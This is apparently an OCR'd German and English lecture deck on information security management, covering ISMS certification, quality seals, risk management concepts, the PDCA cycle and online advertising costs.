RTC Real Time Center AG, Liebefeld	Switzerland	20279	SQS	BS 7799-2:2002
Serono International S.A.	Switzerland	GB05/64392	SGS United Kingdom Limited	BS 7799-2:2002
Serono International SA The Information Technology Function	Switzerland	GB05/64392	SGS United Kingdom Limited	ISO/IEC 27001:2005
SRG SSR idée suisse	Switzerland	20794	SQS	BS 7799-2:2002
Swiss Post Post Finance Information Technology, Berne	Switzerland	001 / 2002	KPMG SA	BS 7799-2:2002
Swisscom IT Services AG	Switzerland	11992	SQS	BS 7799-2:2002
T-Systems Schweiz AG	Switzerland	068379 ISMS	DQS GMBH	ISO/IEC 27001:2005


http://www.iso27001certificates.com/

Die **Schweizerische Vereinigung für Qualitäts- und Managmentsysteme (SQS)** wurde 1983 als eine der weltweit ersten Organisationen für Bewertungs- und Zertifizierungsdienstleistungen gegründet. Sie ist heute international tätig und in der Schweiz die führende Organisation. Die SQS, als schweizerischer Verein, ist eine klassische Non-Profit-Organisation, die neutral und unabhängig tätig ist. Die SQS verfügt über 146 festangestellte Mitarbeitende, davon 5 Lernende, in der Schweiz, Frankreich und Italien, sowie über 278 freie Mitarbeitende weltweit. http://www.sqs.ch/

SGS is the world's leading inspection, verification, testing and certification company. SGS is recognized as the global benchmark for quality and integrity. With more than 50'000 employees, SGS operates a network of over 1'000 offices and laboratories around the world. SGS certifies that products, systems or services meet the requirements of standards set by governments (e.g. GOST R), standardisation bodies (e.g. ISO 9000) or by SGS customers. SGS also develops and certifies its own standards. http://www.sgs.com/

Die **DQS** bietet Ihnen Begutachtungen von Managementsystemen und Prozessen auf Grundlage von über 70 national und international anerkannten Regelwerken und Normen. Mit über 1.400 hoch qualifizierten und erfahrenen Auditoren wird die DQS als kompetenter Partner zur Förderung von Managementsystemen geschätzt und gefragt. Heute vertrauen über 15.000 Unternehmen weltweit auf die Expertise der DQS. In nur drei Jahren hat sich die Zahl der weltweit nach BS 7799-2:2002 / ISO/IEC 27001 begutachteten Systeme mehr als verzehnfacht – in Deutschland ist die DQS mit rund 40 % Marktanteil führend. http://www.dqs.de

http://www.sqs.ch/index/zertifizierte_unternehmen.htm



Der Zweck dieser meist privatwirtschaftlich getragenen „Siegel“ bzw. „Zeichen“ soll sein, einerseits dem Verbraucher positive Hinweise über die Qualität oder Beschaffenheitsmerkmale eines Produktes zu liefern und andererseits den Hersteller eines Produktes als besonders vertrauenswürdigen Anbieter herauszustellen. http://de.wikipedia.org/wiki/Hotelstern

EURO-LABEL - DAS EUROPÄISCHE E-COMMERCE-GÜTEZEICHEN

•E-COMMERCE QUALITÄTSOFFENSIVE 2008: MIT DER WKO UND DEM BMWA GRATIS ZUM E-COMMERCE-GÜTEZEICHEN

Seit 1999 vergibt das EHI das Siegel "Geprüfter Online-Shop" an Internet-Anbieter, die bestimmte Prüfkriterien einhalten. Dazu zählt zunächst die allgemeine Informationspflicht. Das bedeutet, dass auf der Internetseite des Händlers alle wichtigen Informationen über das Unternehmen, wie zum Beispiel Anschrift und Telefonnummer, leicht zu finden sind. So können Verbraucher sicher sein, dass sie es nicht mit einer so genannten Briefkastenfirma zu tun haben.

• Seriöse Online-Shops werden auf den ersten Blick erkennbar.

• Die Sicherheit beim Einkaufen im Internet wird verbessert.

• Strenge, über die gesetzlichen Mindeststandards hinausgehende Vergabekriterien, deren Einhaltung regelmäßig überprüft wird, sichern eine kundenfreundliche Geschäftsabwicklung.

• Das Gütezeichen wurde von Konsumentenschutzeinrichtungen, öffentlichen Stellen und Interessenvertretungen auf Initiative des Österreichischen Instituts für angewandte Telekommunikation entwickelt.

• Das Gütezeichen ist Teil des europaweiten EURO-LABEL Systems für sicheres Einkaufen im Internet.

• Durch eine Seriennummer und eine Verschlüsselung ist jedes Gütezeichen eindeutig einem Unternehmen zugewiesen.

• Sollten wider Erwarten Probleme mit einem Gütezeichen-Unternehmen auftreten, garantieren wir durch unsere Beschwerdestelle eine rasche und unbürokratische Lösung.

Ref: http://www.konsumo.de/news/2374-Siegel-Kunde-Gepr%C3%BCfter-Online-Shop-steht-f%C3%BCr-mehr-Sicherheit-beim-Internet-Einkauf-

Chat: List reasons to build up an Information Security Management System (ISMS)

Build up an ISMS and do a security analysis in order to...

- minimize risk
  -
  -
- get certified
  -
  -
  -
- solve organizational problems
  -
  -
  -
  -

8.4 Risk Management

Um am Markt überleben zu können und den Unternehmenswert zu steigern, müssen Unternehmen Chancen und Risiken in ihrer Unternehmenssteuerung zeitnah berücksichtigen und ihr Risiko-Chancen-Profil optimieren.

Risk management is the process of identifying risk, assessing risk, and taking steps to reduce risk to an acceptable level.

4/26/2010 1

References:

www.business-continuity-planning.de/de/itil-information-security/index.php

www.unob.cz/spi/2007/presentace/2007-May-02/01-Novak-Standards.ppt

http://www.risknet.de/Risikomanagement.121.0.html

http://www.iso27001security.com/html/27005.html

"Um am Markt überleben zu können und den Unternehmenswert zu steigern, müssen Unternehmen Chancen und Risiken in ihrer Unternehmenssteuerung zeitnah berücksichtigen und ihr Risiko-Chancen-Profil optimieren. Bereits heute fordern insbesondere die Finanzmärkte ein effizientes Risiko-Management und eine Transparenz der Wert- und Risiko-Treiber in einem Unternehmen. Risikofrühwarnsysteme sind dabei von entscheidender Bedeutung für eine wertorientierte Unternehmenssteuerung. Der Beitrag zeigt, welche maßgeblichen Faktoren zu beachten sind.„

The purpose of information security is to ensure business continuity and minimize business damage by preventing and minimizing the impact of security incidents. ISO/IEC DIS 14980 Information technology -- Code of practice for information security management

Risk taking
Wie „risikofreudig“ sind Sie?

- Ihr Charakter:
  - leichtsinnig, leichtfertig, frivol
  - abwägend, bewusst
  - Unsicherheiten, Abhängigkeiten auf Andere annehmend oder vermeidend
- Ihre Aktivitäten:
  - Reisen
  - Sport
  - Börse
  - Spiele

“No Risk – No Fun”

“Man kann nicht mehr gewinnen, als man bereit ist zu verlieren.”

4/26/2010 2

Wie „risikofreudig“ sind Sie? Werfen Sie erst einen Blick den Abgrund hinunter bevor Sie springen? Oder gehen Sie einfach drauf los?

Illustration: No Risk – no Fun, http://www.youtube.com/watch?v=Gy8-tcAQeSc

Lektion Risk management: http://www.youtube.com/watch?v=LwuDDZ5HM_U

Mittlere Todesfallrisiken [pro Jahr und pro 100'000 Personen]

Allgemein

110	25-jährig
100	35-jährig
300	45-jährig
800	55-jährig
2000	65-jährig
5000	75-jährig

Berufsrisiken

100	Holzfällen, Holztransport
90	Forstbetrieb
50	Bauarbeiter auf Baustelle
15	Chemische Industrie
10	Mechanische Fabrik
5	Büroarbeit

vermischte Risiken

400	20 Zigaretten pro Tag
300	1 Flasche Wein pro Tag
150	sportliches Motorradfahren
100	Deltafliegen als Hobby
20	Autofahren (20- bis 24-jährige)
10	Fussgänger, Haushalt
10	10'000 km Fahrt im PW
5	Bergwandern
3	10'000 km Autobahn
1	Flugzeugabsturz pro Flug
1	10'000 km Fahrt mit der Bahn
0.2	Erdbeben (Kalifornien)
0.1	Blitzschlag

Referenz: Prof. Jörg Schneider, ETHZ, Safety-Special 2/2000.

4/26/2010 3

Beispiele für mittlere, individuelle Todesfallrisiken für die Schweiz. Deutlich dominieren die altersabhängigen Risiken, insbesondere ab einem Alter von über 55 Jahren. Diesem quasi natürlichen Risiko überlagern sich die recht unterschiedlichen Berufsrisiken und die Risiken aus individuellen Aktivitäten verschiedenster Art und auch aus Risiken aufgrund des persönlichen Lebensstils. Diese Zahlen dürfen zur Ermittlung des Gesamtrisikos einer Person mit guter Näherung addiert werden.

Learning Objectives


- Sie können beschreiben, welche Bedeutung das Risiko-Management im ISMS und im BSI hat.
- Sie kennen die wichtigsten Begriffe zum Thema Risiko-Management.
- Sie können ein “Risk Assessment” durchführen.

8.4.1 Einleitung:

Risiko, Schaden, Verletzlichkeit, Bedrohung, Massnahmen


4/26/2010 5

Die heutige Ökonomie ist insbesondere durch Komplexität, Geschwindigkeit, Eigendynamik und Vernetztheit gekennzeichnet. Jeden Monat gehen mehr Unternehmen an die Börse als noch vor ein paar Jahren jährlich. Das Internet sowie die Integration der Unternehmensprozesse, der IT und dem Web werden zunehmend zu einem strategischen Erfolgsfaktor. Die technische Abhängigkeit der Kernprozesse von der IT in der Wertschöpfungskette nimmt zu - und damit auch die Risiken. Die vernetzte Wirtschaft schafft neue, schnellere Wege der Kommunikation. Die Filterfunktion in Form eines Journalisten wird überrollt vom WorldWideWeb, von NewsGroups und von Mailinglisten. Die Konsumentenmacht wird in einer durch e-business geprägten Wirtschaft gestärkt. Meinungen über Produkte, Serviceleistungen oder ethische Verfehlungen werden ungefiltert in das weltweite "Netz der Netze" in Echtzeit eingebracht.



Wenn man von Sicherheit spricht, so sollte man sich zuerst überlegen, was es zu sichern gilt. Das Internet spielt bei verschiedenen Gliedern der Wertschöpfungskette eine zunehmend wichtige Rolle. Die Aufwendungen für Internet-Sicherheit stehen häufig in engem Zusammenhang mit den Wertschöpfungsanteilen.

Ein anderer Bereich Sicherheitsfragen bildet die Werbe- und damit auch die Personendaten-Welt. Interessanterweise kommen zwei der zwischen 2000 und 2005 am schnellsten wachsenden Software-Firmen aus dem Suchmaschinenumfeld: Google: 181% , Salesforce.com: 124% , FAST: 85%.



Um Marktanteile zu vergrössern werden enorme Marketinganstrengungen unternommen. Das Internet spielt im Bereich Werbung eine zunehmend wichtige Rolle, ist aber immer noch von geringer Bedeutung im Vergleich zu den konventionellen Werbekanälen. (Die Schweizer Post spediert rund 3 Milliarden Briefe pro Jahr, 1.2 Milliarden davon d.h. 40% der Briefe sind adressierte Werbungen. Generell geht man davon aus, dass jeder 2. Werbefranken ins Direktmarketing fliesst.) .Der florierende Handel mit Adressen , Telefonnummern und eMail-Adressen führt einerseits zu geringeren Streuverlusten bzw. besser passenden Werbungen, andererseits wächst auch die Belästigung der Verbraucher mit unerwünschter Werbung - unerlaubte Werbeanrufe bei Privatanschlüssen ("Wir machen da eine Umfrage") nehmen ebenso zu, wie Spamming.


Die genaue Kenntnis der Kundenprofile ist enorm nützlich. Verschiedene Firmen haben sich auf die Vermittlung von Kundendaten bzw. Adresslisten spezialisiert. Schober Direct Media Bachenbülach verkauft die Informationen zu rund 5.8 Mio Privatadressen mit rund 100 Merkmalen, 430‘000 Firmenadressen, sowie Geo-Marketing-Daten und bietet die folgenden Dienste an.

• **Business MarketBase:** Hier finden Sie alle rund 430'000 Firmenadressen mit Millionen von Zusatzinformationen aus der Schweiz.

• **Consumer MarketBase:** Über 5,8 Mio Privatadressen und Milliarden an Zusatzinformationen

• **Geo MarketBase:** Mit Schober Geomarketing wissen Sie, wo Ihre Kunden sind.

• **Listbroking**: Die Kundendateien von über 280 namhaften Firmen werden vereinigt.



Der PDCA-Kreislauf, auch als Deming-Kreis nach Walter Edwards Deming benannt, stellt die vier Aspekte des Qualitätsmanagements in einen dynamischen Zusammenhang. Interessant dabei ist die universale Gültigkeit dieses Prinzips für alle beruflichen, unternehmerischen, sportlichen und privaten Belange. Der PDCA-Kreislauf fokussiert die Prinzipien des Qualitätsmanagements auf ein leicht verständliches und schnell erklärbares Modell:

Plan: Ziele, Verantwortung, Ressourcen, Potentielle Fehler, Anleitungen festlegen

Do: Durchführung gemäss Planung

Check: Überprüfung der Zielerreichung, Fehlererhebung

Act: Fehleranalyse, Evaluation von Lösungsmöglichkeiten, Auswahl der geeigneten Lösung

(Referenz: Karl Werner Wagner, Matthias Zacharnik, Gerd F. Kamiske, **Qualitätsmanagement für KMU,** ISBN 3-446-40229-2)

Die Standards für Informationssicherheit setzten auf dem „Plan-Do-Check-Act-Modell“ (PDCA) auf:

„Plan“, ein Informationssicherheits-Managementsystem (ISMS) konzipieren;


„Do“, es implementieren;

„Check“, es überwachen und prüfen;

„Act“, es warten und verbessern.

Chat: „Business“ is „Making Money“ (1): Geben Sie an, wer wie Geld im Internet verdient:

-
-
-
-
-
-



AdWords für Werber: Google AdWords ist das Google-Programm zum Einblenden von Werbungen auf der Resultate-Seite bei Google-Suchen. Normale Bannerwerbung wird verrechnet, indem die Werber für jede Einblendung des Banners einen Betrag zu bezahlen haben. Die Werbungen können statisch oder dynamisch (nach bestimmten Kriterien der Besucher) eingeblendet werden. Typisch wird mit CPM (Cost-per-Thousand-Impressions) gerechnet, wobei die Kosten je nach Situation bei etwa 0.30 CHF (0.25 USD) liegen.

Bei Google AdWords werden die reinen Anzeigen der Werbung noch nicht verrechnet, sondern der Werber hat nur dann zu bezahlen, wenn jemand auf eine Anzeige clickt. Die Kosten pro Klick (CPC, Cost-per-Click) kann der Werber pro Suchbegriff (Keyword) selbst festlegen. Die Anzeigen werden stets in Abhängigkeit von den eingegebenen Suchbegriffen, d.h. dynamisch eingeblendet.


Aktivierungsgebühr: 7.50 CHF (5 USD)

CPC-Mindestbetrag (Cost-per-Click): 0.01 CHF (0.01 USD) und höher, je nach Qualität des Keywords

Mindestzahlung: (gilt nur für Vorauszahlung) 15.00 CHF (10 USD)

Bei Google AdWords gibt es keine CPC-Mindestausgaben. Man kann einen maximalen Betrag pro Click (z.B. von 0,10 Euro pro Klick) festlegen und man kann die maximalen Totalkosten pro Tag begrenzen (z.B. auf ein Tagesbudget in Höhe von 5 CHF).

Das maximale Preis-pro-Klick-Gebot (Cost-per-Click - CPC) ist der höchste Betrag, den Sie für einen Klick auf Ihre AdWords-Anzeige zu zahlen bereit sind. Das maximale CPC-Gebot eines Keywords ist einer der Faktoren, die die Anzeigenposition beeinflussen. Aus diesem Grund können Sie durch eine Erhöhung des maximalen CPC-Gebots eine höhere Anzeigenposition erzielen. Eine Reduzierung des maximalen CPC-Gebots kann zu einer niedrigeren Anzeigenposition führen.



Das Bedrohungspotenzial (threat) und die Schwachstellen der Abwehrmassnahmen (vulnerabilities) bestimmen die Gefahr (Wahrscheinlichkeit eines Schadenfalls). Ziel ist es, die Höhe des Schadens bzw. die bedrohten Werte (assets) und die Wahrscheinlichkeit für das Eintreten eines Schadens für verschiedene Situationen abschätzen zu können. Das Risiko ist das Produkt aus „Wahrscheinlichkeit eines Schadenfalls“ mal „Schadensumme“. Allerdings kann das Risiko selten in Franken angegeben werden; ein Vergleich bzw. ein Abwägen der Risiken in verschiedenen Situationen ist aber meistens möglich. Im Rahmen der Risikoanalyse müssen auch Legale und Compliance-Aspekte berücksichtigt werden.

Das Risiko kann auf verschiedene Arten reduziert werden. Man kann versuchen die Bedrohung und/oder den eintretenden Schaden zu reduzieren. In der Regel wird aber vor allem versucht, den Erfolg eines Angriffs (bzw. einer Bedrohung) durch Schutzmassnahmen zu reduzieren (security protection measures). Die Kosten für diese Schutzmassnahmen werden normalerweise umso grösser, je höher der Schutzgrad ist. Der Schaden sollte entsprechend umso kleiner werden, je höher der Schutzgrad ist. Die resultierenden Gesamtkosten dürften demnach bei einem bestimmten Schutzgrad minimal werden.

	Beispiele	Schutzmassnahmen, Beeinflussungsmöglichkeiten
Asset (Werte)	• Inhalt, Informationen • Privatsphäre • Ruf, Image • Nutzungsmöglichkeit, Verfügbarkeit • Gesundheit, Leben • Haftung, Busse	• Zugang einschränken (Passwort, Filter/Firewall, Verschluss/Schutzraum, …) • Verschlüsseln • Verdoppeln (Backup) • Versichern
Threats (Bedrohung)	• Angriff (Wurm, Script Kiddy, Hacker … Geheimdienst) • Betriebs-, Funktionsstörung • Umwelt (Naturkatastrophe, Brand, Wasser, Blitz, …)	• sich nicht exponieren • Standort ändern
Vulnerability (Verletzlich-keit)	• unvollständige, fehlerhafte Schutzmassnahmen (Konfigurations-, Systemfehler, Buffer Overflows, …) • Bewusstsein, Ausbildung des Personals • Zuverlässigkeit, Lebensdauer	• Reaktion nach Bedrohungsstudium • Schutzmassnahmen Überprüfung (Tiger Team, Intrusion Detection, Honey Pot, …) • Ausbildung • Schutzmassnahmen Kombination

Angreifer, Bedrohung (Threat)
gemäss BSI Gefahrenkatalog

